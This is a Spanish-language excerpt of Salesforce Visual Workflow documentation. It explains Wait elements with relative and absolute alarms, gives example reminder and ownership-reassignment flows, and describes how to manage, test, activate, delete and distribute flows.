

Debido a que el flujo envía los mensajes de correo electrónico de recordatorio cada dos semanas y una semana antes de la fecha de finalización del contrato, el elemento Espera define dos eventos de alarma relativa.

Consejo: Todos los eventos de alarma están compuestos de una hora base y una compensación. Con alarmas de hora relativa, el flujo necesita tres elementos de información para determinar la hora base: el objeto, el campo de fecha/hora y el registro

específico. La compensación para las alarmas de hora relativa funcional del mismo modo que las alarmas de hora absoluta. El flujo necesita saber la unidad (ya sean `Días` u `Horas`) y el número de dichas unidades. Para esperar un número de días u horas antes de la hora base, establezca el `Número de compensación` en un entero negativo.


Para ambos eventos, la compensación se declara en `Días`, ya que las semanas no se aceptan como unidad de compensación.

La hora base para el primer evento ("2 semanas") es el valor de `Contract.EndDate` **(1)** en el registro cuyo Id. está almacenado en `{!contract.Id}` **(2)**. El desplazamiento es -14 días **(3)** para representar dos semanas.





Usted desea utilizar el mismo elemento Espera para cada recordatorio, de modo que después de que una entrevista de flujo envíe un recordatorio de correo electrónico, vuelve al elemento Espera. Pero primero, para garantizar que la entrevista no envía el mismo mensaje de correo electrónico una y otra vez, utilice *condiciones de espera*. Cuando una entrevista ejecuta un elemento Espera, comprueba primero las condiciones de espera de cada evento para determinar si espera esos eventos. Si un evento tiene condiciones de espera establecidas y dichas condiciones no se cumplen, la entrevista no espera que se produzca ese evento.

En el primer evento, la entrevista comprueba si la variable booleana `{!twoWeekVisited}` está establecida como falsa. El valor predeterminado de la variable está establecido en `{!$GlobalConstant.False}`, de modo que el flujo espera el evento hasta que cambia el valor de la variable.





Indique lo que el flujo hace cuando el evento "2 semanas" se produzca conectando el elemento Espera con otros elementos. A continuación, antes de que devuelva la ruta del flujo al elemento Espera, cambie el valor de `{!twoWeeksVisited}` a `{!$GlobalConstant.True}`. Puede hacerlo con un elemento Asignación. Si el valor de `{!twoWeeksVisited}` no es falso cuando se ejecuta el elemento Espera, el flujo no espera que el evento "2 semanas" se produzca. En esencia, la entrevista comprueba si el primer evento se ha producido, ya que la variable cambia a verdadera únicamente en la ruta de ese evento. Si ese evento se ha producido (y la variable no está establecida como falsa), la entrevista sabe que no tiene que esperar ese evento.

El segundo evento ("1 semana") tiene la misma hora base que el primer evento **(4)**; la compensación es de -7 días **(5)** para representar una semana.




En el segundo evento, el flujo comprueba si la variable booleana `{!oneWeekVisited}` está establecida como falsa. Si no es así, el flujo no espera este evento.




Del mismo modo que en el primer evento, utilice un elemento Asignación para cambiar el valor de `{!oneWeekVisited}` a `{!$GlobalConstant.True}` antes de que la ruta del flujo vuelva al elemento Espera. Siempre que `{!oneWeekVisited}` no sea falsa, el flujo no esperará que el evento "1 semana" se produzca.

Consejo: Cuando un flujo ejecuta un elemento Espera y todos los eventos tienen condiciones de espera que no se han cumplido, el flujo ejecuta la *ruta predeterminada del evento*. Debido a que este flujo termina tras enviar el recordatorio final, no conecte la ruta predeterminada con otro elemento.

Por si algo fallara, establezca una ruta de fallo. En este ejemplo, la ruta de fallo envía un mensaje de correo electrónico que contiene el mensaje de fallo al usuario que creó el flujo.

## Flujo de ejemplo que solo espera el primer evento

Este flujo espera que se produzca el primero de múltiples eventos antes de continuar. Las horas base de estos eventos son valores de campos, de modo que este ejemplo utiliza alarmas de horas relativas.

Está diseñando un flujo que recuerda a sus propietarios de cuentas que pongan al día a sus clientes una semana antes de la renovación de la cuenta o de la finalización del contrato. El flujo envía un mensaje de correo electrónico de recordatorio en la fecha que se produzca primero.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience


Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### Ejemplo

Este flujo ya contiene estas variables con datos.

- `{!accountId}` contiene el Id. de la cuenta
- `{!contractId}` contiene el Id. del contrato
- `{!accountOwner}` contiene el Id. del propietario de la cuenta
- `{!ownerEmail}` contiene la dirección de correo electrónico del propietario de la cuenta


Antes de que el flujo ejecute el elemento Espera, busca y almacena `ID` del contrato, `ID` y `OwnerId`, de la cuenta principal e `Email` del propietario de la cuenta.





El elemento Espera define dos eventos de alarma relativa.

Consejo: Todos los eventos de alarma están compuestos de una hora base y una compensación. Con alarmas de hora relativa, el flujo necesita tres elementos de información para determinar la hora base: el objeto, el campo de fecha/hora y el registro específico. La compensación para las alarmas de hora relativa funcional del mismo modo que las alarmas de hora absoluta. El flujo necesita saber la unidad (ya sean `Días` u `Horas`) y el número de dichas unidades. Para ambos eventos, la hora base tiene una compensación de -7 días, ya que las semanas no se aceptan como unidad de compensación.

La hora base para el primer evento ("Semana antes de renovación de cuenta") es el valor de `Account.Renewal_Date__c` **(1)** en el registro cuyo Id. está almacenado en `{!accountId}` **(2)**. El desplazamiento es -7 días **(3)**.




La hora base para el segundo evento ("Semana antes de finalización de contrato") es el valor de `Contract.EndDate` **(4)** en el registro cuyo Id. está almacenado en `{!contractId}` **(5)**. El desplazamiento es -7 días **(6)**.



Solo desea enviar un recordatorio de puesta al día y el flujo espera siempre ambos eventos, de modo que ninguno de estos eventos necesitan condiciones de espera. Sin embargo, por si algo fallara, establezca una ruta de fallo. En este ejemplo, la ruta de fallo envía un mensaje de correo electrónico que contiene el mensaje de fallo al usuario que creó el flujo.

CONSULTE TAMBIÉN

- Elemento Espera del flujo
- Alarmas de hora relativa
- Elemento Espera del flujo
- Alarmas de hora relativa
- ¿Cuáles son las condiciones de espera?

## Flujo de muestra que espera que se produzca un único evento

Este flujo espera un único evento. La hora base del evento en este ejemplo, que es una alarma absoluta, es la variable del sistema `{!$Flow.CurrentDateTime}`.

Está diseñando un flujo que solicita comentarios de clientes tras la activación de un contrato, pero desea demorar el mensaje de correo electrónico un día.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience


Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### Ejemplo


Este flujo ya contiene las siguientes variables con datos.

- `{!customerEmail}` contiene la dirección de correo electrónico del cliente
- `{!creatorEmail}` con tiene la dirección de correo electrónico del creador del flujo

El flujo activa un contrato **(1)** y luego espera **(2)**.




Dentro del elemento Espera, hay un único evento definido (1 días tras la activación). El flujo envía la solicitud de comentarios un día después de que se active el contrato, de modo que utilice una alarma de hora absoluta. La hora base es la variable del sistema `{!$Flow.CurrentDateTime}` **(3)**, y el desplazamiento es un día **(4)**.




Debido a que solo hay un evento y solo desea que se envíe una vez la solicitud de comentarios, no establezca ninguna condición de espera para este evento. Sin embargo, por si algo fallara, no olvide establecer una ruta de fallo. En este ejemplo, la ruta de fallo envía un mensaje de correo electrónico que contiene el mensaje de fallo al usuario que creó el flujo.

CONSULTE TAMBIÉN

- Elemento Espera del flujo
- Alarmas de hora absoluta

## Flujo de muestra que atraviesa en bucle una colección

Transfiera la propiedad de cuentas de un usuario a otro utilizando bucles y colecciones de variables de sObject. El flujo ya tiene los Id. de usuario necesarios.

En primer lugar, cree una variable de colección de sObject basada en cuentas denominada `collAcctJMoreno` y cumpliméntela con todos los registros de cuenta que sean propiedad de Juan Moreno.

Después cree un bucle que atraviese la colección. En cada elemento de la colección, el bucle realiza lo siguiente:


1. Asigna el elemento de colección a la variable de bucle.
2. Evalúa si la cuenta tiene más de 10.000 empleados.
3. Si la cuenta tiene más de 10.000 empleados, asigna el Id. de usuario de Manuel al campo `Id. del propietario` en la variable de bucle.
4. Si la cuenta no tiene más de 10.000 empleados, asigna el Id. de usuario de Amalia al campo `Id. del propietario` en la variable de bucle.
5. Añade los valores de la variable de bucle como un nuevo elemento a una segunda colección llamada `collReassignedAccts`.

Por último, crea un elemento Actualización rápida para actualizar las cuentas de `collReassignedAccts` con el nuevo `Id. de propiedad` cuando el bucle termina de desplazarse por la colección.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**




Esta sección del flujo utiliza una única consulta para buscar la lista de cuentas y una única declaración DML para actualizar dichas cuentas. Si ha creado un flujo similar usando los elementos Actualización de registro, debería usar:

- Un elemento Actualización de registro para buscar todas las cuentas que son propiedad de Juan y tienen más de 10.000 empleados (1 consulta). Luego actualiza el `Id. de propietario` de esos registros al Id. de Manuel (1 declaración DML).
- Un elemento Actualización de registro para buscar todas las cuentas que son propiedad de Juan y no tienen más de 10.000 empleados (1 consulta). Luego actualiza el `Id. de propietario` de esos registros al Id. de Amalia (1 declaración DML).

## Gestión de sus flujos

Utilice la página de detalles del flujo para hacer cualquier cosa con su flujo al margen de diseñarlo, como activar un flujo, probarlo o ver sus propiedades.

Para visitar la página de detalles de un flujo, en Configuración, introduzca *`Flujos`* en el cuadro `Búsqueda rápida`, seleccione **Flujos** y luego haga clic en el nombre de un flujo.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### Campos de flujo y versiones de flujo

Visualice información acerca de un flujo y sus versiones en la página de detalles del flujo, como su nombre y URL.

### Apertura y modificación de un flujo

Para modificar un flujo, ábralo en Cloud Flow Designer.

### Prueba de un flujo

Pruebe sus flujos antes de activarlos para asegurarse de que funcionan como se espera.

### Activar o desactivar una versión de flujo

Puede tener varias versiones diferentes de un único flujo en Salesforce, pero no puede haber más de una versión de cada flujo activa a la vez. Para activar o desactivar una versión de un flujo, vaya a la página de detalles de ese flujo en Configuración.

Eliminar una entrevista de flujo en pausa o en espera

Si ya no necesita esperar que finalice una entrevista de flujo que se ha estado ejecutando mucho tiempo o que un usuario reanude una entrevista en pausa, elimine la entrevista. Por ejemplo, cuando está actualizando o eliminando la versión del flujo asociada.

Eliminar una versión de flujo

Para eliminar una versión de flujo activo, desactívela primero. Si un flujo tiene entrevistas en pausa o en espera, no podrá eliminarse hasta que esas entrevistas finalicen o se eliminen. Los flujos que no se hayan activado nunca pueden eliminarse inmediatamente.

Permitir a los usuarios realizar pausas en los flujos

Permita a sus usuarios que realicen pausas en una entrevista de flujo que no pueden finalizar aún personalizando la configuración de automatización de su organización. Una *entrevista de flujo* es una instancia en ejecución de un flujo. Por ejemplo, un representante de atención al cliente puede realizar una pausa en una entrevista de flujo cuando el cliente no dispone de toda la información necesaria.

CONSULTE TAMBIÉN

Visual Workflow

Límites para Visual Workflow

Consideraciones para la gestión de flujos

## Campos de flujo y versiones de flujo

Visualice información acerca de un flujo y sus versiones en la página de detalles del flujo, como su nombre y URL.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Propiedad | Descripción |
|---|---|
| `Versión activa` | Identifica la versión activa. |
| `Descripción` | La descripción del flujo o versión de flujo |
| `Nombre de flujo` | El nombre del flujo. Aparece en la interfaz de usuario en tiempo de ejecución. |
| `Nombre` | El nombre de la versión del flujo. Se convierte en el `Nombre del flujo` cuando esta versión está activa. |
| `Prefijo de espacio de nombres` | El prefijo de espacio de nombres del flujo, si se ha instalado desde un paquete gestionado. Cloud Flow Designer no puede abrir flujos instalados a partir de paquetes gestionados. |
| `Tipo` | Determina los elementos y los recursos que se admiten en el flujo o la versión de flujo, así como las formas de distribuir el flujo. Para obtener información detallada, consulte Tipos de flujos en la página 5151. |
| `Estado` | Identifica si la versión del flujo está activa o no. |
| `Nombre exclusivo` | Le permite hacer referencia al flujo desde otras partes de Salesforce, como en una página de Visualforce. |
| `URL` | La URL relativa que puede utilizar para ejecutar el flujo, como desde un botón personalizado o una ficha Web. |

| Propiedad | Descripción |
| --- | --- |
| `Versión` | El número de versión del flujo. |

CONSULTE TAMBIÉN

Gestión de sus flujos

Propiedades de flujo

## Apertura y modificación de un flujo

Para modificar un flujo, ábralo en Cloud Flow Designer.

No podrá realizar cambios directos en una versión de flujo activa. Sin embargo, puede abrir una versión activa de un flujo, modificarla y guardarla como una versión nueva o un nuevo flujo.

1. En Configuración, introduzca *`Flujos`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Flujos**.
2. Haga clic en el nombre del flujo.
3. Abra el flujo.
   - Para abrir una versión específica, haga clic en el vínculo **Abrir** junto a ese número de versión.
   - Para abrir la versión activa del flujo, haga clic en el botón **Abrir**. Si no hay ninguna versión activa, se abrirá la última versión.

CONSULTE TAMBIÉN

Consideraciones para el diseño de flujos

Gestión de sus flujos

Activar o desactivar una versión de flujo

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para abrir un flujo en Cloud Flow Designer:

- "Gestionar Force.com Flow"

## Prueba de un flujo

Pruebe sus flujos antes de activarlos para asegurarse de que funcionan como se espera.

PRECAUCIÓN: Tenga cuidado al probar flujos que contienen elementos de eliminación. Aunque el flujo esté inactivo, desencadenará la operación de eliminación.

Recomendamos que pruebe todas las rutas posibles a través del flujo para que pueda buscar y solucionar cualquier error antes de activar el flujo. Por ejemplo, los datos incompletos en el flujo pueden provocar que un elemento de datos (crear, actualizar, buscar o eliminar) falle en tiempo de ejecución. Agregue un conector de fallos a una ruta que corrija los datos y permita que el flujo termine correctamente.

1. En Configuración, introduzca *Flujos* en el cuadro Búsqueda rápida y, a continuación, seleccione **Flujos**.
2. Haga clic en el nombre del flujo que desee ejecutar.
3. Ejecute el flujo.
   - Para ejecutar una versión específica, haga clic en el vínculo **Ejecutar** de esa versión.
   - Para ejecutar la versión activa del flujo, haga clic en el botón **Ejecutar**. Si no hay ninguna versión activa, se ejecutará la última versión.
   - Para ejecutar una versión de flujo desde Cloud Flow Designer, abra esa versión y haga clic en **Ejecutar** en la barra de botones.

     Consejo: Si ha modificado recientemente en el flujo que está probando, guárdelo. Solo se incluyen los cambios guardados más recientemente cuando ejecuta un flujo.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ejecutar un flujo activo o inactivo en la página de detalles de flujos:

Para ejecutar un flujo en Cloud Flow Designer:

- "Gestionar Force.com Flow"

Cuando tenga la seguridad de que su flujo funciona como se espera, active la versión que comprobó y distribuya el flujo.

CONSULTE TAMBIÉN

Activar o desactivar una versión de flujo
Personalizar lo que ocurre cuando falla un flujo
Consideraciones para la ejecución de flujos
Gestión de sus flujos

## Activar o desactivar una versión de flujo

Puede tener varias versiones diferentes de un único flujo en Salesforce, pero no puede haber más de una versión de cada flujo activa a la vez. Para activar o desactivar una versión de un flujo, vaya a la página de detalles de ese flujo en Configuración.

Cuando active una nueva versión de un flujo, la versión activada anteriormente (si existe) se desactiva automáticamente. Todas las entrevistas de flujo en ejecución siguen haciéndolo utilizando la versión con la que se iniciaron.

1. En Configuración, introduzca *Flujos* en el cuadro Búsqueda rápida y, a continuación, seleccione **Flujos**.
2. Haga clic en el nombre del flujo.
3. Haga clic en **Activar** o **Desactivar** junto a la versión relevante el flujo.

CONSULTE TAMBIÉN

Consideraciones para la gestión de flujos

Gestión de sus flujos

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para activar o desactivar un flujo:

- "Gestionar Force.com Flow"

## Eliminar una entrevista de flujo en pausa o en espera

Si ya no necesita esperar que finalice una entrevista de flujo que se ha estado ejecutando mucho tiempo o que un usuario reanude una entrevista en pausa, elimine la entrevista. Por ejemplo, cuando está actualizando o eliminando la versión del flujo asociada.

1. En Configuración, introduzca *Flujos* en el cuadro Búsqueda rápida y, a continuación, seleccione **Flujos**.

   Si hay entrevistas en espera en cualquiera de sus flujos, aparecerá la lista de Entrevistas en pausa y en espera bajo la lista de flujos.
2. Haga clic en **Eliminar** para cada entrevista que desee eliminar.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para abrir, modificar o crear un flujo en Cloud Flow Designer:

- "Gestionar Force.com Flow"

## Eliminar una versión de flujo

Para eliminar una versión de flujo activo, desactívela primero. Si un flujo tiene entrevistas en pausa o en espera, no podrá eliminarse hasta que esas entrevistas finalicen o se eliminen. Los flujos que no se hayan activado nunca pueden eliminarse inmediatamente.

1. En Configuración, introduzca *Flujos* en el cuadro Búsqueda rápida y, a continuación, seleccione **Flujos**.
2. Haga clic en el nombre del flujo.
3. Para eliminar el flujo por completo, incluidas todas las versiones, haga clic en el botón **Eliminar**.
4. Para eliminar una versión individual, haga clic en el enlace **Eliminar** de esa versión.

CONSULTE TAMBIÉN

Consideraciones para la gestión de flujos

Gestión de sus flujos

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para eliminar un flujo:

- "Gestionar Force.com Flow"

## Permitir a los usuarios realizar pausas en los flujos

Permita a sus usuarios que realicen pausas en una entrevista de flujo que no pueden finalizar aún personalizando la configuración de automatización de su organización. Una *entrevista de flujo* es una instancia en ejecución de un flujo. Por ejemplo, un representante de atención al cliente puede realizar una pausa en una entrevista de flujo cuando el cliente no dispone de toda la información necesaria.

1. Desde Configuración, introduzca *Configuración de automatización de procesos* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de automatización de procesos**.
2. Seleccione Permitir a los usuarios detener flujos.
3. Haga clic en **Guardar**.

Las pantallas no muestran automáticamente el botón Pausa una vez que se activa Permitir a los usuarios detener flujos. Si desea que sus usuarios puedan realizar una pausa en una pantalla específica, seleccione "Mostrar botón Pausa" cuando configure esa pantalla.

CONSULTE TAMBIÉN

Elemento Pantalla del flujo: Información general

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para modificar la configuración de automatización de procesos:

- "Personalizar aplicación"

# Distribuir su flujo

Una vez haya creado y activado una versión de flujo, distribúyala a usuarios de modo que puedan ejecutarla. El método de distribución correcto depende de los usuarios a los que desee distribuir el flujo: usuarios internos, usuarios externos, sistemas u otras organizaciones.

Consejo: Los usuarios no pueden reanudar flujos en pausa desde Lightning Experience, por lo que recomendamos eliminar el botón Pausa de flujos distribuidos en Lightning Experience.

Aquí se indican las formas en las que puede distribuir sus flujos en función del tipo de usuario al que realiza la distribución.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**Usuarios internos**

- Distribuya un flujo URL directamente o a través de un botón, vínculo o pestaña Web personalizado.
- Incorporar el flujo a una página Lightning (Beta)
- Incruste el flujo en una página de Visualforce e incorpore esa página en Salesforce con un botón, vínculo o ficha personalizada de Visualforce.

**Usuarios externos**

Incruste el flujo en una página de Visualforce e incorpore esa página en un sitio de Force.com, portal de clientes o portal de socios

**Sistemas**

Inicie un flujo automáticamente:

- Utilizando el método `start()` de Apex.
- Utilizando el recurso Acción invocable en la API REST de Force.com.
- Incorporación de una acción de flujo en Process Builder.

**Otras organizaciones**

Implemente un flujo con conjuntos de cambios o un paquete.

Si desea información detallada sobre la distribución de flujos con cada uno de estos métodos, vea "Distribuir su flujo" en la *Guía de Visual Workflow*.

CONSULTE TAMBIÉN

Configuración de variables del flujo con la URL del flujo

*Guía del desarrollador de Visualforce* : Representación de flujos con Visualforce

Gestión de páginas de Visualforce de Force.com Sites

Crear fichas Web

## Experiencias sobre el tiempo de ejecución de un flujo (Beta)

Dependiendo de cómo se distribuye le flujo, sus usuarios ven una de dos interfaces de usuario cuando ejecutan un flujo: *Tiempo de ejecución de Classic* o *tiempo de ejecución de Lightning*. Como su nombre sugiere, el tiempo de ejecución de Lightning tiene el mismo aspecto que Lightning Experience.


**Nota:** Esta versión contiene una versión beta de Tiempo de ejecución de Lightning para flujos, lo que significa que es una función de alta calidad con limitaciones conocidas. El tiempo de ejecución de Lightning para flujos no está disponible de forma general a menos que o hasta que Salesforce anuncie su disponibilidad general en la documentación o en comunicados de prensa o declaraciones públicas. No podemos garantizar la disponibilidad general dentro de ningún plazo de tiempo. Tome sus decisiones de compra solo en base a funciones y productos disponibles de forma general. Puede proporcionar comentarios y sugerencias para el Tiempo de ejecución Lightning de flujos en IdeaExchange.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

La siguiente captura de pantalla muestra el mismo flujo representado en el tiempo de ejecución de Classic (izquierda) y el tiempo de ejecución de Lightning (derecha).




### ¿Qué experiencia de tiempo de ejecución verán mis usuarios?

